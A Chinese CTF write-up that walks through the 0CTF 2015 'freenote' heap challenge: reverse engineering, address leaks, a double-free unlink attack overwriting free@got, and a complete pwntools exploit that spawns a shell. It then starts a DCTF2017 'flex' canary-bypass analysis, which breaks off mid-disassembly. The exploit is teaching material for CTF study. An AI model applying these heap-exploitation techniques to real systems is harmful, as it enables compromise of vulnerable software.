|       |   0x00400fb5      837dfc00       cmp dword [local_4h],
 0      ; 检查笔记序号是否有效
|      ,==< 0x00400fb9      7815           js 0x400fd0
|      ||   0x00400fbb      8b45fc         mov eax, dword [local
_4h]
|      ||   0x00400fbe      4863d0         movsxd rdx, eax
|      ||   0x00400fc1      488b05e01020.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|      ||   0x00400fc8      488b00         mov rax, qword [rax]
|      ||   0x00400fcb      4839c2         cmp rdx, rax
|     ,===< 0x00400fce      7c0f           jl 0x400fdf
|     |||   ; JMP XREF from 0x00400fb9 (sub.No_notes_yet._f7d)
|     |`--> 0x00400fd0      bfb7124000     mov edi, str.Invalid_
number ; 0x4012b7 ; "Invalid number!"
|     | |   0x00400fd5      e8e6f6ffff     call sym.imp.puts
```

```
       ; int puts(const char *s)
|      |,==< 0x00400fda      e9a6000000     jmp 0x401085
|      |||   ; JMP XREF from 0x00400fce (sub.No_notes_yet._f7d)
|      `---> 0x00400fdf      488b05c21020.  mov rax, qword [0x006
020a8] ; [0x6020a8:8]=0
|       ||   0x00400fe6      488b5008       mov rdx, qword [rax +
 8]    ; [0x8:8]=-1 ; 8 ; 取出 Notes 成员 length
|       ||   0x00400fea      4883ea01       sub rdx, 1
        ; 将 length -1
|       ||   0x00400fee      48895008       mov qword [rax + 8],
rdx     ; 将新的 length 写回去
|       ||   0x00400ff2      488b0daf1020.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|       ||   0x00400ff9      8b45fc         mov eax, dword [local
_4h]
|       ||   0x00400ffc      4863d0         movsxd rdx, eax
|       ||   0x00400fff      4889d0         mov rax, rdx
|       ||   0x00401002      4801c0         add rax, rax
       ; '#'
|       ||   0x00401005      4801d0         add rax, rdx
       ; '('
|       ||   0x00401008      48c1e003       shl rax, 3
|       ||   0x0040100c      4801c8         add rax, rcx
       ; '&'
|       ||   0x0040100f      4883c010       add rax, 0x10
|       ||   0x00401013      48c700000000.  mov qword [rax], 0
        ; 修改 Note 成员 isValid 为 0
|       ||   0x0040101a      488b0d871020.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|       ||   0x00401021      8b45fc         mov eax, dword [local
_4h]
|       ||   0x00401024      4863d0         movsxd rdx, eax
|       ||   0x00401027      4889d0         mov rax, rdx
|       ||   0x0040102a      4801c0         add rax, rax
       ; '#'
|       ||   0x0040102d      4801d0         add rax, rdx
       ; '('
|       ||   0x00401030      48c1e003       shl rax, 3
|       ||   0x00401034      4801c8         add rax, rcx
       ; '&'
```

```
|       ||   0x00401037      4883c010       add rax, 0x10
|       ||   0x0040103b      48c740080000.  mov qword [rax + 8],
0        ; 修改 Note 成员 length 为 0
|       ||   0x00401043      488b0d5e1020.  mov rcx, qword [0x006
020a8] ; [0x6020a8:8]=0
|       ||   0x0040104a      8b45fc         mov eax, dword [local
_4h]
|       ||   0x0040104d      4863d0         movsxd rdx, eax
|       ||   0x00401050      4889d0         mov rax, rdx
|       ||   0x00401053      4801c0         add rax, rax
       ; '#'
|       ||   0x00401056      4801d0         add rax, rdx
       ; '('
|       ||   0x00401059      48c1e003       shl rax, 3
|       ||   0x0040105d      4801c8         add rax, rcx
       ; '&'
|       ||   0x00401060      4883c020       add rax, 0x20
|       ||   0x00401064      488b00         mov rax, qword [rax]
|       ||   0x00401067      4889c7         mov rdi, rax
        ; rdi 为 Note 成员 content 指向的地址
|       ||   0x0040106a      e841f6ffff     call sym.imp.free
       ; void free(void *ptr)
|       ||   0x0040106f      bfa3124000     mov edi, str.Done.
       ; 0x4012a3 ; "Done."
|       ||   0x00401074      e847f6ffff     call sym.imp.puts
       ; int puts(const char *s)
|      ,===< 0x00401079      eb0a           jmp 0x401085
|      |||    ; JMP XREF from 0x00400f93 (sub.No_notes_yet._f7d)
|      ||`-> 0x0040107b      bfd8124000     mov edi, str.No_notes
_yet.  ; 0x4012d8 ; "No notes yet."
|      ||    0x00401080      e83bf6ffff     call sym.imp.puts
       ; int puts(const char *s)
|      ||     ; JMP XREF from 0x00400fda (sub.No_notes_yet._f7d)
|      ||     ; JMP XREF from 0x00401079 (sub.No_notes_yet._f7d)
|      ``--> 0x00401085      c9             leave
\            0x00401086      c3             ret
```

该函数在读入要删除的笔记序号后，首先将 Notes 结构体成员 `length -1` ，然后将对应的 Note 结构体的 `isValid` 和 `length` 修改为 `0` ，然后 free 掉笔记的内容（ `*content` ）。

漏洞利用

在上面逆向的过程中我们发现，程序存在 double free 漏洞。在 Delete 的时候，只是设置了 `isValid =0` 作为标记，而没有将该笔记从 Notes 中移除，也没有将 `content` 设置为 NULL，然后就调用了 free 函数。整个过程没有对 `isValid` 是否已经为 `0` 做任何检查。于是我们可以对同一个笔记 Delete 两次，造成 double free，修改 GOT 表，改变程序的执行流。

泄漏地址

第一步先泄漏堆地址。为方便调试，就先关掉 ASLR 吧：

```
gef➤  vmmap heap
Start              End                Offset             Perm Pa
th
0x0000000000603000 0x0000000000625000 0x0000000000000000 rw- [he
ap]
gef➤  vmmap libc
Start              End                Offset             Perm Pa
th
0x00007ffff7a15000 0x00007ffff7bd0000 0x0000000000000000 r-x /ho
me/firmy/libc-2.19.so
0x00007ffff7bd0000 0x00007ffff7dcf000 0x00000000001bb000 --- /ho
me/firmy/libc-2.19.so
0x00007ffff7dcf000 0x00007ffff7dd3000 0x00000000001ba000 r-- /ho
me/firmy/libc-2.19.so
0x00007ffff7dd3000 0x00007ffff7dd5000 0x00000000001be000 rw- /ho
me/firmy/libc-2.19.so
```

为了泄漏堆地址，我们需要释放 2 个不相邻且不会被合并进 top chunk 里的 chunk，所以我们创建 4 个笔记，可以看到由初始化阶段创建的 Notes 和 Note 结构体：

```
for i in range(4):
    newnote("A"*8)
```

```
gef➤  x/16gx 0x00603000
0x603000:	0x0000000000000000	0x0000000000001821
0x603010:	0x0000000000000100	0x0000000000000004	<-- Notes
.max <-- Notes.length
0x603020:	0x0000000000000001	0x0000000000000008	<-- Notes
.notes[0].isValid <-- Notes.notes[0].length
0x603030:	0x0000000000604830	0x0000000000000001	<-- Notes
.notes[0].content
0x603040:	0x0000000000000008	0x00000000006048c0
0x603050:	0x0000000000000001	0x0000000000000008
0x603060:	0x0000000000604950	0x0000000000000001
0x603070:	0x0000000000000008	0x00000000006049e0
```

下面是创建的 4 个笔记：

```
gef➤  x/4gx 0x00603000+0x1820
0x604820:	0x0000000000000000	0x0000000000000091	<-- chunk
 0
0x604830:	0x4141414141414141	0x0000000000000000	<-- *
notes[0].content
gef➤  x/4gx 0x00603000+0x1820+0x90*1
0x6048b0:	0x0000000000000000	0x0000000000000091	<-- chunk
 1
0x6048c0:	0x4141414141414141	0x0000000000000000	<-- *
notes[1].content
gef➤  x/4gx 0x00603000+0x1820+0x90*2
0x604940:	0x0000000000000000	0x0000000000000091	<-- chunk
 2
0x604950:	0x4141414141414141	0x0000000000000000	<-- *
notes[2].content
gef➤  x/4gx 0x00603000+0x1820+0x90*3
0x6049d0:	0x0000000000000000	0x0000000000000091	<-- chunk
 3
0x6049e0:	0x4141414141414141	0x0000000000000000	<-- *
notes[3].content
gef➤  x/4gx 0x00603000+0x1820+0x90*4
0x604a60:	0x0000000000000000	0x00000000000205a1	<-- top c
hunk
0x604a70:	0x0000000000000000	0x0000000000000000
```

现在我们释放掉 chunk 0 和 chunk 2：

```
delnote(0)
delnote(2)
```

```
gef➤  x/16gx 0x00603000
0x603000:	0x0000000000000000	0x0000000000001821
0x603010:	0x0000000000000100	0x0000000000000002  <-- Notes
.length
0x603020:	0x0000000000000000	0x0000000000000000  <-- notes
[0].isValid <-- notes[0].length
0x603030:	0x0000000000604830	0x0000000000000001  <-- notes
[0].content
0x603040:	0x0000000000000008	0x00000000006048c0
0x603050:	0x0000000000000000	0x0000000000000000  <-- notes
[2].isValid <-- notes[2].length
0x603060:	0x0000000000604950	0x0000000000000001  <-- notes
[2].content
0x603070:	0x0000000000000008	0x00000000006049e0
gef➤  x/4gx 0x00603000+0x1820
0x604820:	0x0000000000000000	0x0000000000000091  <-- chunk
 0 [be freed]
0x604830:	0x00007ffff7dd37b8	0x0000000000604940  <-- fd->m
ain_arena+88 <-- bk->chunk 2
gef➤  x/4gx 0x00603000+0x1820+0x90*1
0x6048b0:	0x0000000000000090	0x0000000000000090  <-- chunk
 1
0x6048c0:	0x4141414141414141	0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*2
0x604940:	0x0000000000000000	0x0000000000000091  <-- chunk
 2 [be freed]
0x604950:	0x0000000000604820	0x00007ffff7dd37b8  <-- fd->c
hunk 0 <-- bk->main_arena+88
gef➤  x/4gx 0x00603000+0x1820+0x90*3
0x6049d0:	0x0000000000000090	0x0000000000000090  <-- chunk
 3
0x6049e0:	0x4141414141414141	0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*4
0x604a60:	0x0000000000000000	0x00000000000205a1  <-- top c
hunk
0x604a70:	0x0000000000000000	0x0000000000000000
```

chunk 0 和 chunk 2 被放进了 unsorted bin，且它们的 fd 和 bk 指针有我们需要的地址。

为了泄漏堆地址，我们分配一个内容长度为 8 的笔记，malloc 将从 unsorted bin 中把原来 chunk 0 的空间取出来：

```
newnote("A"*8)
```

```
gef➤  x/16gx 0x00603000
0x603000:    0x0000000000000000    0x0000000000001821
0x603010:    0x0000000000000100    0x0000000000000003  <-- Notes
.length
0x603020:    0x0000000000000001    0x0000000000000008  <-- notes
[0].isValid <-- notes[0].length
0x603030:    0x0000000000604830    0x0000000000000001  <-- notes
[0].content
0x603040:    0x0000000000000008    0x00000000006048c0
0x603050:    0x0000000000000000    0x0000000000000000  <-- notes
[2].isValid <-- notes[2].length
0x603060:    0x0000000000604950    0x0000000000000001  <-- notes
[2].content
0x603070:    0x0000000000000008    0x00000000006049e0
gef➤  x/4gx 0x00603000+0x1820
0x604820:    0x0000000000000000    0x0000000000000091  <-- chunk
 0
0x604830:    0x4141414141414141    0x0000000000604940      <-- i
nfo leak
gef➤  x/4gx 0x00603000+0x1820+0x90*1
0x6048b0:    0x0000000000000090    0x0000000000000091  <-- chunk
 1
0x6048c0:    0x4141414141414141    0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*2
0x604940:    0x0000000000000000    0x0000000000000091  <-- chunk
 2 [be freed]
0x604950:    0x00007ffff7dd37b8    0x00007ffff7dd37b8  <-- fd->c
hunk 0 <-- bk->main_arena+88
gef➤  x/4gx 0x00603000+0x1820+0x90*3
0x6049d0:    0x0000000000000090    0x0000000000000090  <-- chunk
 3
0x6049e0:    0x4141414141414141    0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*4
0x604a60:    0x0000000000000000    0x00000000000205a1  <-- top c
hunk
0x604a70:    0x0000000000000000    0x0000000000000000
```

为什么是 8 呢？我们同样可以看到程序的读入是有问题的，没有在字符串末尾加上 `\0` ，导致了信息泄漏的发生，接下来只要调用 List 就可以把 chunk 2 的地址 `0x604940` 打印出来。然后根据 chunk 2 的偏移，即可计算出堆起始地址：

```
s = listnote(0)[8:]
heap_addr = u64((s.ljust(8, "\x00"))[:8])
heap_base = heap_addr - 0x1940      # 0x1940 = 0x1820 + 0x90*2
```

其实我们还可以得到 libc 的地址，方法如下：

```
gef➤  x/20gx 0x00007ffff7dd37b8-0x78
0x7ffff7dd3740 <__malloc_hook>:    0x0000000000000000    0x00000
00000000000
0x7ffff7dd3750:    0x0000000000000000    0x0000000000000000
0x7ffff7dd3760:    0x0000000100000000    0x0000000000000000  <--
 main_arena
0x7ffff7dd3770:    0x0000000000000000    0x0000000000000000
0x7ffff7dd3780:    0x0000000000000000    0x0000000000000000
0x7ffff7dd3790:    0x0000000000000000    0x0000000000000000
0x7ffff7dd37a0:    0x0000000000000000    0x0000000000000000
0x7ffff7dd37b0:    0x0000000000000000    0x0000000000604a60
 <-- top
0x7ffff7dd37c0:    0x0000000000000000    0x0000000000604940
0x7ffff7dd37d0:    0x0000000000604820    0x00007ffff7dd37c8
```

我们看到 `__malloc_hook` 在这个地址 `0x00007ffff7dd37b8-0x78` 的地方。其实 `0x7ffff7dd3760` 地方开始就是 `main_arena` ，但在这个 libc 里符号被 stripped 扔掉了。看一下 `__malloc_hook` 在 libc 中的偏移：

```
$ readelf -s libc-2.19.so | grep __malloc_hook
  1079: 00000000003be740     8 OBJECT  WEAK   DEFAULT   31 __mal
loc_hook@@GLIBC_2.2.5
```

因为偏移是不变的，我们总是可以计算出 libc 的地址：

```
libc_base = leak_addr - (0x3be740 + 0x78)
```

过程和泄漏堆地址是一样的，这里就不展示了，代码如下：

```
newnote("A"*8)
s = listnote(2)[8:]
libc_addr = u64((s.ljust(8, "\x00"))[:8])
libc_base = libc_addr - (0x3be740 + 0x78)    # __malloc_hook + 0x
78
```

这一步的最后只要把创建的所有笔记都删掉就好了：

```
gef➤  x/16gx 0x00603000
0x603000:    0x0000000000000000    0x0000000000001821
0x603010:    0x0000000000000100    0x0000000000000000
0x603020:    0x0000000000000000    0x0000000000000000
0x603030:    0x0000000000604830    0x0000000000000000
0x603040:    0x0000000000000000    0x00000000006048c0
0x603050:    0x0000000000000000    0x0000000000000000
0x603060:    0x0000000000604950    0x0000000000000000
0x603070:    0x0000000000000000    0x00000000006049e0
gef➤  x/4gx 0x00603000+0x1820
0x604820:    0x0000000000000000    0x00000000000207e1
0x604830:    0x00007ffff7dd37b8    0x00007ffff7dd37b8
gef➤  x/4gx 0x00603000+0x1820+0x90*1
0x6048b0:    0x0000000000000090    0x0000000000000090
0x6048c0:    0x4141414141414141    0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*2
0x604940:    0x0000000000000120    0x0000000000000090
0x604950:    0x4141414141414141    0x00007ffff7dd37b8
gef➤  x/4gx 0x00603000+0x1820+0x90*3
0x6049d0:    0x00000000000001b0    0x0000000000000090   <-- chunk
 3 [be freed]
0x6049e0:    0x4141414141414141    0x0000000000000000
gef➤  x/4gx 0x00603000+0x1820+0x90*4
0x604a60:    0x0000000000000000    0x00000000000205a1
0x604a70:    0x0000000000000000    0x0000000000000000
```

所有的 chunk 都被合并到了 top chunk 里，需要重点关注的是 chunk 3 的 prev_size 字段：

```
0x6049d0 - 0x1b0 = 0x604820
```

所以其实它指向的是 chunk 0，如果再次释放 chunk 3，它会根据 prev_size 找到 chunk 0，并执行 unlink，然而如果直接这样做的话，马上就被 libc 检查出来了，double free 异常被触发，程序崩溃。所以我们接下来我们通过修改 prev_size 指向一个 fake chunk，来成功 unlink。

unlink

有了堆地址，根据 unlink 攻击的一般思想，我们总共创建 3 块 chunk，在 chunk 0 中构造 fake chunk，在 chunk 1 中放置 `/bin/sh` 字符串，用来作为 `system()` 函数的参数，chunk 2 里再放置两个 fake chunk：

```
newnote(p64(0) + p64(0) + p64(heap_base + 0x18) + p64(heap_base
+ 0x20))     # note 0
newnote('/bin/sh\x00')  # note 1
newnote("A"*128 + p64(0x1a0)+p64(0x90)+"A"*128 + p64(0)+p64(0x21
)+"A"*24 + "\x01")    # note 2
```

为什么这样构造呢？回顾一下 unlink 的操作如下：

```
FD = P->fd;
BK = P->bk;
FD->bk = BK
BK->fd = FD
```

需要绕过的检查：

```
(P->fd->bk != P || P->bk->fd != P) == False
```

最终效果是：

```
FD->bk = P = BK = &P - 16
BK->fd = P = FD = &P - 24
```

为了绕过它，我们需要一个指向 chunk 头的指针，通过前面的分析我们知道 Note.content 正好指向 chunk 头，而且没有被置空，那么就可以通过泄漏出来的堆地址计算出这个指针的地址。

全部堆块的情况如下：

```
gef➤  x/4gx 0x603018
0x603018:	0x0000000000000003	0x0000000000000001
0x603028:	0x0000000000000020	0x0000000000604830	<-- b
k pointer
gef➤  x/4gx 0x603020
0x603020:	0x0000000000000001	0x0000000000000020
0x603030:	0x0000000000604830	0x0000000000000001	<-- f
d pointer
gef➤  x/90gx 0x00603000+0x1820
0x604820:	0x0000000000000000	0x0000000000000091	<-- chunk
 0
0x604830:	0x0000000000000000	0x0000000000000000	<-- fake
chunk
0x604840:	0x0000000000603018	0x0000000000603020	<-- f
d pointer <-- bk pointer
0x604850:	0x0000000000000000	0x0000000000000000
0x604860:	0x0000000000000000	0x0000000000000000
0x604870:	0x0000000000000000	0x0000000000000000
0x604880:	0x0000000000000000	0x0000000000000000
0x604890:	0x0000000000000000	0x0000000000000000
0x6048a0:	0x0000000000000000	0x0000000000000000
0x6048b0:	0x0000000000000090	0x0000000000000091	<-- chunk
 1
0x6048c0:	0x0068732f6e69622f	0x0000000000000000	<-- '
/bin/sh'
0x6048d0:	0x0000000000000000	0x0000000000000000
0x6048e0:	0x0000000000000000	0x0000000000000000
0x6048f0:	0x0000000000000000	0x0000000000000000
0x604900:	0x0000000000000000	0x0000000000000000
0x604910:	0x0000000000000000	0x0000000000000000
0x604920:	0x0000000000000000	0x0000000000000000
0x604930:	0x0000000000000000	0x0000000000000000
0x604940:	0x0000000000000120	0x0000000000000191	<-- chunk
 2
```

```
0x604950:    0x4141414141414141    0x4141414141414141
0x604960:    0x4141414141414141    0x4141414141414141
0x604970:    0x4141414141414141    0x4141414141414141
0x604980:    0x4141414141414141    0x4141414141414141
0x604990:    0x4141414141414141    0x4141414141414141
0x6049a0:    0x4141414141414141    0x4141414141414141
0x6049b0:    0x4141414141414141    0x4141414141414141
0x6049c0:    0x4141414141414141    0x4141414141414141
0x6049d0:    0x00000000000001a0    0x0000000000000090      <-- c
hunk 3 pointer
0x6049e0:    0x4141414141414141    0x4141414141414141
0x6049f0:    0x4141414141414141    0x4141414141414141
0x604a00:    0x4141414141414141    0x4141414141414141
0x604a10:    0x4141414141414141    0x4141414141414141
0x604a20:    0x4141414141414141    0x4141414141414141
0x604a30:    0x4141414141414141    0x4141414141414141
0x604a40:    0x4141414141414141    0x4141414141414141
0x604a50:    0x4141414141414141    0x4141414141414141
0x604a60:    0x0000000000000000    0x0000000000000021      <-- f
ake next chunk PREV_INUSE
0x604a70:    0x4141414141414141    0x4141414141414141
0x604a80:    0x4141414141414141    0x0000000000000001      <-- f
ake next next chunk PREV_INUSE
0x604a90:    0x0000000000000000    0x0000000000000000
0x604aa0:    0x0000000000000000    0x0000000000000000
0x604ab0:    0x0000000000000000    0x0000000000000000
0x604ac0:    0x0000000000000000    0x0000000000000000
0x604ad0:    0x0000000000000000    0x0000000000020531  <-- top c
hunk
0x604ae0:    0x0000000000000000    0x0000000000000000
```

首先是 chunk 0，在它里面包含了一个 fake chunk，且设置了 bk、fd 指针用于绕过检查。

chunk 2 分配了很大的空间，把 chunk 3 指针也包含了进去，这样就可以对 chunk 3 的 prev_size 进行设置，我们将其修改为 `0x1a0` ，于是 `0x6049d0 - 0x1a0 = 0x604830` ，即 fake chunk 的位置。另外，在释放 chunk 3 时，libc 会检查后一个

堆块的 `PREV_INUSE` 标志位，同时也为了防止 free 后的 chunk 被合并进 top chunk，所以需要在 chunk 3 后布置一个 fake chunk，同样的 fake chunk 的后一个堆块也必须是 `PREV_INUSE` 的，以防止 chunk 3 与 fake chunk 合并。

接下来就是释放 chunk 3，触发 unlink：

```
delnote(3)
```

```
gef➤  x/16gx 0x00603000
0x603000:     0x0000000000000000     0x0000000000001821
0x603010:     0x0000000000000100     0x0000000000000002
0x603020:     0x0000000000000001     0x0000000000000020
0x603030:     0x0000000000603018     0x0000000000000001  <-- notes
[0].content
0x603040:     0x0000000000000008     0x00000000006048c0
0x603050:     0x0000000000000001     0x0000000000000139
0x603060:     0x0000000000604950     0x0000000000000000
0x603070:     0x0000000000000000     0x00000000006049e0
```

我们看到，note 0 的 content 指针被修改了，原本指向 fake chunk，现在却指向了自身地址减 0x18 的位置，这意味着我们可以将其改为任意地址。

overwrite note

这一步我们利用 Edit 功能先将 notes[0].content 该为 `free@got` ：

```
editnote(0, p64(2) + p64(1)+p64(8)+p64(elf.got['free']))
```

```
gef➤  x/16gx 0x00603000
0x603000:    0x0000000000000000    0x0000000000001821
0x603010:    0x0000000000000100    0x0000000000000002
0x603020:    0x0000000000000001    0x0000000000000008  <-- notes
[0].length = 8
0x603030:    0x0000000000602018    0x0000000000000001  <-- notes
[0].content = free@got
0x603040:    0x0000000000000008    0x00000000006048c0
0x603050:    0x0000000000000001    0x0000000000000139
0x603060:    0x0000000000604950    0x0000000000000000
0x603070:    0x0000000000000000    0x00000000006049e0
gef➤  x/gx 0x602018
0x602018 <free@got.plt>:    0x00007ffff7a97df0
```

另外这里将 length 设置为 8 也是有意义的，因为我们下一步修改 free 的地址为 system 地址，正好是 8 个字符长度，程序直接编辑其内容而不会调用 realloc 重新分配空间：

```
editnote(0, p64(system_addr))
```

```
gef➤  x/gx 0x602018
0x602018 <free@got.plt>:    0x00007ffff7a5b640
gef➤  p system
$1 = {<text variable, no debug info>} 0x7ffff7a5b640 <system>
```

于是最后一步调用 free 时，实际上是调用了 `system('/bin/sh')`：

```
delnote(1)
```

```
gef➤  x/s 0x6048c0
0x6048c0:    "/bin/sh"
```

pwn

开启 ASLR。Bingo!!!

```
$ python exp.py
[+] Starting local process './freenote': pid 30146
[*] heap base: 0x23b5000
[*] libc base: 0x7efc6903e000
[*] system address: 0x7efc69084640
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
from pwn import *

io = process(['./freenote'], env={'LD_PRELOAD':'./libc-2.19.so'}
)
elf = ELF('freenote')
libc = ELF('libc-2.19.so')

def newnote(x):
    io.recvuntil("Your choice: ")
    io.sendline("2")
    io.recvuntil("Length of new note: ")
    io.sendline(str(len(x)))
    io.recvuntil("Enter your note: ")
    io.send(x)

def delnote(x):
    io.recvuntil("Your choice: ")
    io.sendline("4")
    io.recvuntil("Note number: ")
    io.sendline(str(x))

def listnote(x):
    io.recvuntil("Your choice: ")
    io.sendline("1")
    io.recvuntil("%d. " % x)
    return io.recvline(keepends=False)
```

```
def editnote(x, s):
    io.recvuntil("Your choice: ")
    io.sendline("3")
    io.recvuntil("Note number: ")
    io.sendline(str(x))
    io.recvuntil("Length of note: ")
    io.sendline(str(len(s)))
    io.recvuntil("Enter your note: ")
    io.send(s)

def leak_base():
    global heap_base
    global libc_base

    for i in range(4):
        newnote("A"*8)

    delnote(0)
    delnote(2)

    newnote("A"*8)  # note 0

    s = listnote(0)[8:]
    heap_addr = u64((s.ljust(8, "\x00"))[:8])
    heap_base = heap_addr - 0x1940      # 0x1940 = 0x1820 + 0x90
*2
    log.info("heap base: 0x%x" % heap_base)

    newnote("A"*8)  # note 2

    s = listnote(2)[8:]
    libc_addr = u64((s.ljust(8, "\x00"))[:8])
    libc_base = libc_addr - (libc.symbols['__malloc_hook'] + 0x78
)   # 0x78 = libc_addr - __malloc_hook_addr
    log.info("libc base: 0x%x" % libc_base)

    for i in range(4):
        delnote(i)
```

```
def unlink():
    newnote(p64(0) + p64(0) + p64(heap_base + 0x18) + p64(heap_b
ase + 0x20))     # note 0
    newnote('/bin/sh\x00')  # note 1
    newnote("A"*128 + p64(0x1a0)+p64(0x90)+"A"*128 + p64(0)+p64(
0x21)+"A"*24 + "\x01")    # note 2
    delnote(3)  # double free

def overwrite_note():
    system_addr = libc_base + libc.symbols['system']
    log.info("system address: 0x%x" % system_addr)

    editnote(0, p64(2) + p64(1)+p64(8)+p64(elf.got['free']))
# Note.content = free_got
    editnote(0, p64(system_addr))   # free => system

def pwn():
    delnote(1)  # system('/bin/sh')
    io.interactive()

if __name__ == "__main__":
    leak_base()
    unlink()
    overwrite_note()
    pwn()
```

参考资料

0CTF 2015 Quals CTF: freenote

6.1.8 pwn DCTF2017 Flex

下载文件

题目复现

```
$ file flex
flex: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynam
ically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=30a1acbc98ccf9e8f4b3d1fc06b6ba6f0cbe
7c9e, stripped
$ checksec -f flex
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes      0             4        flex
```

可以看到开启了 Canary，本题的关键就是利用某种神秘机制（C++异常处理机制）绕过它。

随便玩一下，了解程序的基本功能：

```
$ ./flex
1.start flexmd5
2.start flexsha256
3.start flexsha1
4.test security
0 quit
option:
1
FlexMD5 bruteforce tool V0.1
custom md5 state (yes/No)
No
custom charset (yes/No)
yes
charset length:
10
charset:
a
bruteforce message pattern:
aaaa
```

把程序跑起来：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./flex &
```

C++ 异常处理机制

```
$ ldd flex
        linux-vdso.so.1 (0x00007ffcd837a000)
        libstdc++.so.6 => /usr/lib/libstdc++.so.6 (0x00007f748fe
72000)
        libgcc_s.so.1 => /usr/lib/libgcc_s.so.1 (0x00007f748fc5b
000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007f748f8a3000)
        libm.so.6 => /usr/lib/libm.so.6 (0x00007f748f557000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-6
4.so.2 (0x00007f74901f9000)
```

所以这个程序是一个 C 和 C++ 混合编译的，以便处理异常。

当用户 throw 一个异常时，编译器会帮我们调用相应的函数分配 `_cxa_exception` 就是头部， `exception_obj` 。异常对象由函数 `__cxa_allocate_exception()` 进行创建，最后由 `__cxa_free_exception()` 进行销毁。当我们在程序里执行了抛出异常后，编译器做了如下的事情：

1. 调用 `__cxa_allocate_exception` 函数，分配一个异常对象
2. 调用 `__cxa_throw` 函数，这个函数会将异常对象做一些初始化
3. `__cxa_throw()` 调用 Itanium ABI 里的 `_Unwind_RaiseException()` 从而开始 unwind，unwind 分为两个阶段，分别进行搜索 catch 及清理调用栈
4. `_Unwind_RaiseException()` 对调用链上的函数进行 unwind 时，调用 personality routine（ `__gxx_personality_v0` ）
5. 如果该异常如能被处理（有相应的 catch），则 personality routine 会依次对调用链上的函数进行清理。
6. `_Unwind_RaiseException()` 将控制权转到相应的 catch 代码
7. unwind 完成，用户代码继续执行

具体内容查看参考资料。

题目解析

程序的第四个选项很吸引人，但似乎没有发现什么突破点，而第一个选项可以输入的东西较多，问题应该在这里，查看该函数 `sub.bruteforcing_start:_500` ：

```
[0x00400d80]> pdf @ sub.bruteforcing_start:_500
/ (fcn) sub.bruteforcing_start:_500 63
|   sub.bruteforcing_start:_500 ();
|             ; CALL XREF from 0x00402200 (main)
|           0x00401500      55             push rbp
|           0x00401501      4889e5         mov rbp, rsp
|           0x00401504      4883ec10       sub rsp, 0x10
|           0x00401508      e83bfcffff     call sub.FlexMD5_brut
eforce_tool_V0.1_148
|           0x0040150d      e87dfaffff     call fcn.00400f8f
|           0x00401512      bf4f464000     mov edi, str.brutefor
cing_start: ; 0x40464f ; "bruteforcing start:"
|           0x00401517      e8b4f6ffff     call sym.imp.puts
```

```
        ; int puts(const char *s)
|               ; JMP XREF from 0x00401534 (sub.bruteforcing_star
t:_500)
|        .-> 0x0040151c      e88cfeffff     call sub.strlen_3ad
        ; size_t strlen(const char *s)
|        :   0x00401521      85c0           test eax, eax
|        :   0x00401523      0f94c0         sete al
|        :   0x00401526      84c0           test al, al
|       ,==< 0x00401528      740c           je 0x401536
|       |:   0x0040152a      bf01000000     mov edi, 1
|       |:   0x0040152f      e83cf7ffff     call sym.imp.sleep
        ; int sleep(int s)
|       |`=< 0x00401534      ebe6           jmp 0x40151c
|       |       ; JMP XREF from 0x00401528 (sub.bruteforcing_star
t:_500)
|       |       ; JMP XREF from 0x0040155d (sub.bruteforcing_star
t:_500 + 93)
|       `.-> 0x00401536      b800000000     mov eax, 0
         ; 异常处理代码
|       ,==< 0x0040153b      eb22           jmp 0x40155f
        |:   0x0040153d      4883fa01       cmp rdx, 1
        ; 1 ; 如果成功捕获异常，则跳转到这里
      ,===< 0x00401541      7408           je 0x40154b
         ; 跳转
      ||:   0x00401543      4889c7         mov rdi, rax
      ||:   0x00401546      e8f5f7ffff     call sym.imp._Unwind_
Resume
      ||:       ; JMP XREF from 0x00401541 (sub.bruteforcing_star
t:_500 + 65)
      `---> 0x0040154b      4889c7         mov rdi, rax
        |:   0x0040154e      e8bdf7ffff     call sym.imp.__cxa_be
gin_catch
        |:   0x00401553      8b00           mov eax, dword [rax]
        |:   0x00401555      8945fc         mov dword [rbp - 4],
eax
        |:   0x00401558      e8a3f7ffff     call sym.imp.__cxa_en
d_catch
        |`=< 0x0040155d      ebd7           jmp 0x401536
        ; sub.bruteforcing_start:_500+0x36
|       |       ; JMP XREF from 0x0040153b (sub.bruteforcing_star
```

```
t:_500)
|       `--> 0x0040155f      c9             leave
\            0x00401560      c3             ret
        ; ret 到 payload_2
```

函数 `sub.FlexMD5_bruteforce_tool_V0.1_148` :

```
[0x00400d80]> pdf @ sub.FlexMD5_bruteforce_tool_V0.1_148
/ (fcn) sub.FlexMD5_bruteforce_tool_V0.1_148 613
|   sub.FlexMD5_bruteforce_tool_V0.1_148 ();
|           ; var int local_124h @ rbp-0x124
|           ; var int local_120h @ rbp-0x120
|           ; var int local_18h @ rbp-0x18
|              ; CALL XREF from 0x00401508 (sub.bruteforcing_sta
rt:_500)
|           0x00401148      55             push rbp
|           0x00401149      4889e5         mov rbp, rsp
|           0x0040114c      53             push rbx
|           0x0040114d      4881ec280100.  sub rsp, 0x128
|           0x00401154      64488b042528.  mov rax, qword fs:[0x
28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x0040115d      488945e8       mov qword [local_18h]
, rax
|           0x00401161      31c0           xor eax, eax
|           0x00401163      bf47454000     mov edi, str.FlexMD5_
bruteforce_tool_V0.1 ; 0x404547 ; "FlexMD5 bruteforce tool V0.1"
|           0x00401168      e863faffff     call sym.imp.puts
       ; int puts(const char *s)
|           0x0040116d      bf64454000     mov edi, str.custom_m
